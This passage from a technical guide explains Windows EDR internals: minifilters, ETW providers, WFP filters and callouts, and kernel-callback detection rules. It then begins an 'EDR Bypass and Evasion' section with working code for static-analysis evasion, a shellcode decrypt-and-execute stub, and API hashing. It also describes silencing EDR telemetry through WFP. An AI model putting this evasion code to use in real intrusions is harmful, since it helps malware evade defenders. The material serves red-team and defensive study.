- **Altitude** string-formatted number. Higher = closer to user. Allocated by Microsoft on the [Allocated Filter Altitudes](#) list. AV class typically 320000-329999. EDR / activity monitor 320500-329999.
- **Pre-op** can short-circuit by returning FLT_PREOP_COMPLETE. It can opt-into post-op via FLT_PREOP_SUCCESS_WITH_CALLBACK.
- **Contexts** attach state to volume / instance / file / stream / stream-handle objects and survive across IRPs.
- **User-mode talk-back** uses FltCreateCommunicationPort (kernel side) and FilterConnectCommunicationPort (user side). Spotting that import in the user-mode component proves which DLL talks to which mini-filter.

Ransomware behavioral detection is also implemented at the mini-filter level: the filter monitors per-process IRP rates and flags abnormal sequences such as high-frequency IRP_MJ_SET_INFORMATION (rename) plus IRP_MJ_WRITE against user document directories.

Event Tracing for Windows (ETW) Telemetry

ETW is the kernel's first-class telemetry framework. Microsoft already instruments the kernel and core user-mode components with ETW providers; EDR products consume those providers rather than re-implementing equivalent instrumentation.



Providers emit events into kernel buffers. Sessions own the buffers. Consumers drain them in real-time or via .etl files.

ETW architecture comprises three actor types:

- **Providers** kernel and user-mode components that emit events. Identified by GUID.
- **Sessions** kernel-owned buffer pools that receive events from one or more providers. Created by a controller process.
- **Consumers** processes that read events from sessions, either in real-time mode or by parsing recorded .etl files.
- **Controllers** processes that create sessions, enable providers into sessions, and stop sessions. Tools: `logman.exe`, `xperf.exe`, `wpr.exe`.

Providers most commonly consumed by EDR products:

Provider	Telemetry produced
Microsoft-Windows-Threat-Intelligence (ETW-TI)	Kernel-emitted security events: process create, image map, memory protection changes, RWX commits, SetThreadContext. Consumer must run as PPL-Antimalware.
Microsoft-Windows-Kernel-Process	Process and thread lifecycle, image load and unload
Microsoft-Windows-Kernel-File	File create, read, write, delete operations

Provider	Telemetry produced
Microsoft-Windows-Kernel-Network	TCP / UDP connection state changes
Microsoft-Windows-Kernel-Memory	Memory allocation and protection-change events
DotNETRuntime	Assembly.Load, JIT compilation, app-domain creation
Microsoft-Antimalware-AMSI	AMSI scan request and result events for scripts and .NET assemblies
Microsoft-Windows-PowerShell	EID 4104 script-block logging (decoded script content)

Provider enumeration on a target system:

```
# enumerate registered providers
logman query providers

# enumerate enabled event channels
Get-WinEvent -ListLog * | Where-Object IsEnabled -eq $true | Sort-Object
LogName

# query active trace sessions
logman query -ets
```

The Threat-Intelligence provider has architectural properties that distinguish it from standard ETW providers:

- The events are emitted from the kernel image (ntoskrnl.exe), not from user-mode code paths. Patching ntdll!EtwEventWrite in a user-mode process does not affect TI provider emission.
- Events fire after the kernel operation completes. A user-mode bypass cannot prevent the event from being recorded.
- Consumer processes must be marked as PPL-Antimalware (PsProtectedSignerAntimalware). Standard SYSTEM-context processes are denied subscription.

The [SecurityTrace flag technique](#) published in early 2026 demonstrated consumption of a subset of TI events without PPL via abuse of the SecurityTrace flag exposed through EtwEnumerateProcessRegGuids and related APIs. Microsoft has historically remediated TI subscription bypasses within one or two Windows servicing releases.

Windows Filtering Platform (WFP)

Network-layer detection and inline blocking are implemented through WFP.

WFP architecture defines three primary entity types:

- **Layers** defined points in the network stack (FWPM_LAYER_ALE_AUTH_CONNECT_V4, FWPM_LAYER_STREAM_V4, FWPM_LAYER_DATAGRAM_DATA_V4, etc.). Each logical layer is paired by IP version and identified by GUID.
- **Filters** attached to a layer, evaluated against per-flow conditions. Filter action types: FWP_ACTION_PERMIT, FWP_ACTION_BLOCK, FWP_ACTION_CONTINUE, FWP_ACTION_CALLOUT_TERMINATING, FWP_ACTION_CALLOUT_INSPECTION, FWP_ACTION_CALLOUT_UNKNOWN.
- **Callouts** driver-implemented routines invoked by filter actions. The classify callout inspects packet or connection metadata and returns a verdict.

WFP Architecture

Layers, Filters, and Callouts

WFP is a kernel-mode framework that enables network traffic inspection and modification at multiple points in the network stack. The architecture is built around three interconnected entities that work together to provide fine-grained control over network traffic:

Layers represent specific points in the network processing pipeline where decisions can be made. WFP provides numerous built-in layers covering the entire network stack from raw IP packets to application-layer connections. Each layer has a specific purpose and is identified by a unique GUID. Key layer categories include:

- **Application Layer Enforcement (ALE)** Connection authorization, accept, and close operations
- **Data-gram and Stream layers** Per-packet and per-flow inspection points
- **IPsec layers** VPN and encryption policy enforcement
- **Resource Assignment layers** Port and IP address allocation


Filters are the policy rules that define what action to take when specific conditions are met. Each filter is associated with a layer and contains one or more conditions (matching criteria) and an action. Filter conditions can match on fields such as source/destination IP addresses, ports, protocol numbers, application IDs, user identities, and interface indices. Filters are evaluated in order of weight within sublayers, and the first matching filter determines the action for that layer.

Callouts are the extensibility mechanism of WFP. They allow third-party drivers (such as EDR products) to implement custom inspection logic that goes beyond the built-in

permit/block actions. A callout consists of three functions:

- **Classify function** Called when a filter referencing the callout matches. Receives packet/connection metadata and returns a verdict (permit, block, or pending).
- **Notify function** Called when filters referencing the callout are added or removed.
- **Flow-delete function** Called when a flow associated with the callout is terminated.

The relationship between these three entities: a layer hosts filters, filters reference callouts, and callouts execute custom driver code that inspects traffic and returns a verdict.



WFP architecture: network packets traverse layers, match against filters, and invoke callouts for custom driver inspection. The callout returns a verdict that determines whether the packet is permitted, blocked, or pended for asynchronous inspection.

WFP API

WFP provides a user-mode API through `fwpmclnt.dll` and a kernel-mode API through `fwpkclnt.sys`. The API operates on a session-based model where an application opens a handle to the filter engine, performs operations, and closes the session.

Core API functions:

Function	Purpose
<code>FwpmEngineOpen</code>	Establishes a session with the filter engine
<code>FwpmEngineClose</code>	Closes the session and releases resources
<code>FwpmFilterAdd</code>	Adds a new filter to a layer

Function	Purpose
FwpmFilterDeleteById	Removes a filter by its runtime ID
FwpmFilterEnum	Enumerates existing filters
FwpmCalloutAdd	Registers a driver callout with the engine
FwpmSubLayerAdd	Creates a custom sublayer
FwpmProviderAdd	Registers a provider (organizational container)
FwpmGetAppIdFromFileName	Converts a file path to an application identifier blob

The API uses RPC to communicate between user mode and the Base Filtering Engine (BFE) service, which maintains the actual filter database in kernel space. All operations are subject to access checks modifying system-level filters requires FWPM_IOCTL_ADD permission and typically administrator privileges.

Filters and Callouts

Filters are the primary control mechanism in WFP. Each filter has these properties:

- **Layer key** Which WFP layer the filter applies to
- **Sublayer key** Which sublayer within the layer (determines evaluation order)
- **Weight** Determines ordering among filters in the same sublayer (higher = evaluated first)
- **Action** What to do when conditions match: FWP_ACTION_PERMIT, FWP_ACTION_BLOCK, or FWP_ACTION_CALLOUT_*
- **Conditions** Array of matching criteria with field key, match type, and value
- **Filter flags** Optional modifiers such as FWPM_FILTER_FLAG_PERSISTENT

When a filter action is FWP_ACTION_CALLOUT_TERMINATING or FWP_ACTION_CALLOUT_INSPECTION, the filter engine invokes the registered callout driver's classify function. The callout receives:

- **Classification parameters** Layer-specific metadata including packet headers, connection state, and process information
- **Filter action context** 64-bit value stored with the filter, often used as a policy identifier
- **Layer data** Raw packet data for stream layers, connection information for ALE layers

The callout's classify function examines this data and returns one of: FWP_ACTION_PERMIT, FWP_ACTION_BLOCK, or FWP_ACTION_NONE (if the callout needs to pend the decision asynchronously).

EDR products primarily use terminating callouts at ALE connect layers to inspect outbound connections before they are established, and stream inspection callouts to examine packet payloads for data exfiltration detection.


Layers and Sublayers

Layers in WFP are organized hierarchically along the network processing path. The most important layers for EDR network filtering:

Layer	Purpose	Key Conditions
FWPM_LAYER_INBOUND_IPPACKET_V4/V6	Raw inbound IP packets before reassembly	Source/dest IP, protocol, interface
FWPM_LAYER_OUTBOUND_IPPACKET_V4/V6	Raw outbound IP packets after fragmentation	Source/dest IP, protocol, interface
FWPM_LAYER_IPFORWARD_V4/V6	IP forwarding decisions	Route information
FWPM_LAYER_INBOUND_TRANSPORT_*	Transport-layer inbound (TCP/UDP)	Source/dest ports
FWPM_LAYER_OUTBOUND_TRANSPORT_*	Transport-layer outbound	Source/dest ports
FWPM_LAYER_STREAM_V4/V6	TCP stream data (per-packet)	Direction, data offset
FWPM_LAYER_DATAGRAM_DATA_V4/V6	UDP datagram data	Source/dest ports
FWPM_LAYER_ALE_AUTH_CONNECT_V4/V6	Outbound connection authorization	App ID, user SID, remote IP/port
FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4/V6	Inbound connection acceptance	Local port, remote IP, interface
FWPM_LAYER_ALE_FLOW_ESTABLISHED_*	Post-connection established notification	Connection tuples, process info
FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_*	Port/IP binding authorization	Protocol, local address

Sublayers provide finer-grained ordering within a layer. Each layer can have multiple sublayers, and filters within a sublayer are evaluated as a group. Evaluation proceeds through sublayers in descending weight order. The default sublayer is `FWPM_SUBLAYER_UNIVERSAL`, which has weight 0. EDR products typically create their own sublayer with a high positive weight to ensure their filters are evaluated before the Windows Firewall filters.

Filter evaluation within a sublayer proceeds by weight (highest first) until a terminating action (permit or block) is reached. If no filter in the sublayer matches, evaluation moves to the next sublayer. If all sublayers are exhausted without a terminating action, the default action (usually permit) is applied.



WFP network layer stack: packets traverse from inbound IP packet layers through transport, stream/datagram, and ALE layers before reaching the application layer. Each layer provides a distinct inspection point.

Block all outbound network traffic from a specific executable via WFP filter:

```

HANDLE engine = nullptr;
FwpmEngineOpen(nullptr, RPC_C_AUTHN_DEFAULT, nullptr, nullptr,
&engine);

FWP_BYTE_BLOB* appId = nullptr;
FwpmGetAppIdFromFileName(L"C:\\bin\\rubeus.exe", &appId);

FWPM_FILTER_CONDITION cond = {};
cond.fieldKey          = FWPM_CONDITION_ALE_APP_ID;
cond.matchType         = FWP_MATCH_EQUAL;
cond.conditionValue.type = FWP_BYTE_BLOB_TYPE;
cond.conditionValue.byteBlob = appId;

FWPM_FILTER filter = {};
WCHAR name[] = L"Block rubeus net";
filter.displayData.name = name;
filter.layerKey         = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
filter.action.type      = FWP_ACTION_BLOCK;
filter.numFilterConditions = 1;
filter.filterCondition  = &cond;

UINT64 fid = 0;
FwpmFilterAdd(engine, &filter, nullptr, &fid);

FwpmFreeMemory((void**)&appId);
FwpmEngineClose(engine);

```

EDR products use WFP callouts for both inline blocking and connection metadata enrichment. Each outbound connection is annotated with process identity, image signature status, and historical fleet-wide reputation for the destination IP / ASN / SNI. Anomalies in this annotated dataset feed cloud-side correlation rules.

EDRSilencer and similar tools weaponize this exact subsystem inversely: they install WFP filters that block the EDR agent's own outbound traffic to the vendor cloud. The kernel callbacks continue to fire, telemetry continues to be collected locally, but transmission to the cloud-side correlation engine is suppressed.

Part 2 Detection Techniques

Detection via Kernel Callbacks

The kernel callback APIs documented in Part 1 are the primary feed for behavioral detection rules. Common rule patterns mapped to each callback type:

- **Process creation callback** → process-lineage rules. Detection examples: Office process spawning `cmd.exe / powershell.exe`, `services.exe` parent mismatch on a non-service process, command-line entropy analysis, base64 string detection in command line, suspicious `-encoded / -enc` PowerShell arguments.
- **Thread creation callback** → cross-process thread creation. Detection rule: `Thread.OwningProcess != Source.Process`. This event fires for every `CreateRemoteThread` and `NtCreateThreadEx` invocation regardless of user-mode hook bypass.
- **Image load callback** → unsigned DLL load into signed process, image load from user-writable paths (`%TEMP%`, `%APPDATA%`), DLL sideloading detection (signed-binary loading unsigned-DLL from same directory), image load from `MEM_PRIVATE` regions (reflective DLL loaders).
- **Object pre-operation callback** → handle access-mask reduction. Targets typically include `lsass.exe`, `csrss.exe`, `MsMpEng.exe`, and the EDR's own user-mode service.
- **Registry callback** → autostart-key writes, Windows Defender configuration tampering, security policy modifications, EDR self-tamper detection on the EDR's own registry hives.

The Object handle pre-operation callback's access-mask stripping behavior is the most commonly encountered detection during credential-access engagements. A call to `OpenProcess(PROCESS_ALL_ACCESS, FALSE, lsass_pid)` returns `STATUS_SUCCESS` with a valid handle, but `GetHandleInformation` reveals the actual granted access has been reduced to `PROCESS_QUERY_LIMITED_INFORMATION`. Subsequent `ReadProcessMemory` calls return `ERROR_ACCESS_DENIED`.

Sysmon implements an equivalent detection in user-mode telemetry Event ID 10 (`ProcessAccess`) records process-handle access requests with the granted-access mask:


```

<!-- Sysmon: ProcessAccess to LSASS, suspicious mask combos -->
<RuleGroup name="LSASS handle" groupRelation="or">
  <ProcessAccess onmatch="include">
    <TargetImage condition="image">lsass.exe</TargetImage>
    <GrantedAccess>0x1010</GrantedAccess> <!-- VM_READ | QUERY_LIMITED
-->
    <GrantedAccess>0x1410</GrantedAccess>
    <GrantedAccess>0x1438</GrantedAccess>
    <GrantedAccess>0x143A</GrantedAccess>
    <GrantedAccess>0x1FFFFF</GrantedAccess> <!-- ALL_ACCESS -->
  </ProcessAccess>
</RuleGroup>

```

User-Mode API Hooking Techniques

User-mode API hooking is the in-process detection mechanism deployed by every commercial EDR product.



Three hooking strategies. Modern EDRs have converged on inline patches in `ntdll's Nt*` stubs.

Import Address Table (IAT) hooking. The hook installer walks the target module's PE Import Address Table and overwrites function-pointer entries with addresses of replacement routines. Defeated by any code path that resolves imports via `GetProcAddress` rather than the static IAT, because such resolutions read the export table directly and bypass the patched IAT entry. Used historically by lightweight monitoring products; rarely the primary mechanism in modern EDRs.

Inline (Detours-style) hooking. The hook installer overwrites the first 5–14 bytes of the target function with a `JMP rel32` (or `MOV RAX, imm64; JMP RAX` for 64-bit absolute) to the replacement routine. The overwritten bytes are preserved in a trampoline that allows the original function to be invoked after inspection. This is the dominant hooking model in current commercial EDR products. Reference implementations:

- [Microsoft Detours](#) Microsoft's reference implementation
- [MinHook](#) minimal-footprint x86/x64 implementation
- [EasyHook](#) managed-code wrapper

SetWindowsHookEx hooking. Win32 message-pump callback registration. Forces injection of a DLL into every GUI process that pumps Windows messages. Limitations: only targets processes with a Windows message pump, generates highly visible IOCs (registered hook chain enumerable via `GetWindowsHookEx`), and the bitness of the hook DLL must match the target process. Used historically by accessibility tools and keyloggers; not deployed as a primary mechanism in modern EDR.

In-process unhooking strategies that read a fresh copy of `ntdll.dll` from disk and restore the `.text` section have diminished significantly in efficacy against first-tier EDR products. CrowdStrike Falcon and SentinelOne deploy signature detection for the unhooking byte-sequence pattern. Microsoft Defender for Endpoint relies primarily on kernel callbacks and the ETW-TI provider rather than user-mode inline hooks, making the entire user-mode unhook step strategically irrelevant against MDE. Detection commentary documented by [reprgm](#) reflects this shift.

Memory-Based Detection

EDR memory-scanner implementations perform periodic and on-demand scans of per-process Virtual Address Descriptor (VAD) trees, classifying memory regions and applying heuristics:

- **Region classification:** image-backed (mapped from a PE on disk), mapped data (file mapping of non-PE data), or private commit (`MEM_PRIVATE`).
- **Protection-state transitions:** `PAGE_READWRITE` → `PAGE_EXECUTE_READWRITE` or `PAGE_EXECUTE_READ` is a high-signal indicator of in-memory shellcode unpacking or sleep-mask plaintext exposure windows.
- **Backing-file integrity check:** for image-backed regions, compare the in-memory bytes against the corresponding file offsets on disk. Divergence indicates module stomping.
- **PEB Loader-data consistency:** enumerate the `PEB.Ldr.InMemoryOrderModuleList` and compare against the VAD-derived module list. Modules present in VAD but absent from `PEB.Ldr` indicate reflective or hand-mapped image loading.

The detection pattern that flags virtually every unmodified shellcode loader:

```
Region @ 0x000001D2A0000000 size 0x10000
  protection: PAGE_EXECUTE_READWRITE
  type:       MEM_PRIVATE
  state:      MEM_COMMIT
  backed by:  <none>                                ← unbacked executable private commit
```

Counter-tradecraft against memory scanning (sleep obfuscation, module stomping, phantom DLL hollowing) is covered in Part 3.

Additional Detection Surfaces

Detection logic also operates against telemetry sources outside the standard kernel-callback and inline-hook surfaces:

- **COM hijacking** registry writes to HKCU\Software\Classes\CLSID\{guid}\InprocServer32 redirect COM activations to attacker-controlled DLLs. Detected by the registry callback.
- **WMI permanent event subscriptions** `__EventFilter + CommandLineEventConsumer + __FilterToConsumerBinding` triple constitutes a persistent execution mechanism. Sysmon Event IDs 19 (filter created), 20 (consumer created), and 21 (binding created) instrument this surface.
- **Scheduled task creation** `ITaskService::SaveTask` (or `schtasks.exe` invocation) from a non-Microsoft-signed parent process.
- **Handle-table inventory** long-lived handles to `lsass.exe` or other sensitive processes flagged by duration heuristics.
- **Anomalous process parent-child relationships** `winword.exe` → `mshta.exe`, `outlook.exe` → `cmd.exe`, `services.exe` → `unsigned-image`, baseline-deviation rules.

If you want to know exactly what a product watches, cross-reference these against the providers in `logman query providers`. Anything subscribed and not blocked is being recorded.

Part 3 EDR Bypass and Evasion

Note: All techniques in this part are intended for authorized red-team engagements, capture-the-flag exercises, and security research. Application against systems without explicit written authorization is unlawful in most jurisdictions.

Bypass techniques are organized by the detection layer each addresses. Layered evasion stack, in order of detection-engine pipeline traversal: static-analysis evasion, import-table concealment, behavioral-signature evasion, user-mode hook bypass, memory-scanner evasion, sleep obfuscation, call-stack spoofing, and residual kernel-mode telemetry that survives all preceding layers.

FUD Malware vs Targeted EDR Bypass

Two distinct development paradigms apply to EDR evasion:

	FUD (Fully Undetectable) malware	Targeted EDR bypass
Objective	Evade detection across all known products simultaneously	Defeat a single specific product (MDE, Falcon, SentinelOne, etc.)
Construction	Generic packer / crypter, off-the-shelf loader	Hand-crafted, product-specific
Operational lifespan	Hours to days before signature distribution	Weeks to months
Reconnaissance overhead	Minimal	Extensive lead-gathering against the target product
Hook awareness	Generic	Vendor-specific binary names, hook addresses, IPC ports
Operational noise	High	Low
Use case	High-volume commodity campaigns	Engagement-grade red team operations

Targeted bypass development is a research process. FUD is a packaging process. Engagement-grade operations require targeted development.

Static Analysis Evasion

Symbol and Section Renaming

The lowest-cost static-analysis evasion. Replaces function names, variable names, section names, exported symbols, and imported symbols with non-descriptive identifiers. Defeats string-based YARA rules, hash-table lookups against known function names, and human reverse-engineering by indicator-of-attack matching.

```
// before
DWORD InjectShellcode(HANDLE hProc, BYTE* sc, SIZE_T
sz);

// after
DWORD a8x91(HANDLE q, BYTE* w, SIZE_T e);
```

PE section names are renamed in conjunction: .text → .qx0a, .data → .dD1f, .rdata → .rR2k. Per-build randomization generating a fresh symbol and section name set for every compiled artifact, as implemented in Crystal Palace UDRL eliminates static signatures entirely because each artifact presents a unique fingerprint.

Control-Flow Obfuscation

Insertion of bogus conditional branches and unreachable code disrupts linear disassembly. Static analyzers either follow both branches (increasing analysis time and triggering entropy heuristics) or follow only one branch and miss the real logic.

```
__attribute__((naked))
static void confuse_disassembler(void)
{
    __asm__ volatile (
        "push    %%rax          \n\t"
        "movabs $0xDEADC0DEDEADBEEF, %%rax \n\t"
        "xor     %%rax, %%rax    \n\t" // always zero
        "jz      1f             \n\t" // always taken
        ".byte   0xCC           \n\t" // never executed
(int3)
        "1:                \n\t"
        "pop     %%rax          \n\t"
        :
        :
        : "memory"
    );
}
```

Tooling: [LLVM-Obfuscator](#), [Tigress](#), [Hikari](#). For managed code: ConfuserEx is widely deployed against commodity AV but produces highly identifiable output patterns.

Compile-Time String and Code Encryption

Sensitive strings and shellcode are encrypted at build time, decrypted into a stack buffer immediately before use, and zeroed after use. Plaintext is never present in the on-disk binary, eliminating string-based static signatures.

```

#include <stdint.h>
#include <string.h>

// Build-time key + ciphertext. Real version generates these from a Python build
script.
static const uint8_t k[32] = { /* 32 bytes from the build script */ };
static const uint8_t ct[] = { /* AES-256-CTR ciphertext */ };

void invoke(void)
{
    uint8_t pt[sizeof ct];
    aes256_ctr(k, /*nonce*/ k + 16, ct, pt, sizeof ct);

    /* ...use pt as shellcode / string / config... */
    void (*entry)(void) = (void (*)(void)) pt;
    entry();

    SecureZeroMemory(pt, sizeof pt);
}

```

Combined with dynamic API resolution (next section), runtime decryption eliminates the two strongest static-analysis indicators simultaneously: plaintext strings and import-table entries.

Import Address Table Evasion

A clean Import Address Table is the highest-value static signal for an EDR. The combination `WriteProcessMemory` + `CreateRemoteThread` in the IAT is sufficient grounds for classification as an injection tool by signature-only logic. Two evasion approaches:

Runtime API Resolution

The compiled binary imports only `LoadLibraryA` and `GetProcAddress`. All other Windows API addresses are resolved at runtime via `GetProcAddress` calls, eliminating their entries from the IAT.

API Hashing

The compiled binary contains neither the function names nor any import-table reference. API names are hashed at compile time, the hash constants are embedded in the binary, and at runtime the loaded modules' export directories are enumerated and the export-name hash is computed and compared against the embedded constants.

Reference implementation using FNV-1a:

```

#include <windows.h>
#include <stdint.h>

static uint32_t fnv1a(const char *s) {
    uint32_t h = 0x811C9DC5u;
    while (*s) { h ^= (uint8_t)*s++; h *= 0x01000193u; }
    return h;
}

#define HASH_OPEN_PROCESS    0xCE16C575u    // precomputed at build
#define HASH_VIRT_ALLOC_EX   0x91AFCA54u
#define HASH_WRITE_PROC_MEM  0x6F6E59E1u

static FARPROC find_export(HMODULE mod, uint32_t want)
{
    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)mod;
    PIMAGE_NT_HEADERS nt  = (PIMAGE_NT_HEADERS)((BYTE*)mod + dos->e_lfanew);
    DWORD expRva = nt->OptionalHeader.DataDirectory
        [IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    if (!expRva) return NULL;

    PIMAGE_EXPORT_DIRECTORY ed =
        (PIMAGE_EXPORT_DIRECTORY)((BYTE*)mod + expRva);
    DWORD *names = (DWORD*)((BYTE*)mod + ed->AddressOfNames);
    WORD *ords = (WORD*)((BYTE*)mod + ed->AddressOfNameOrdinals);
    DWORD *rvas = (DWORD*)((BYTE*)mod + ed->AddressOfFunctions);

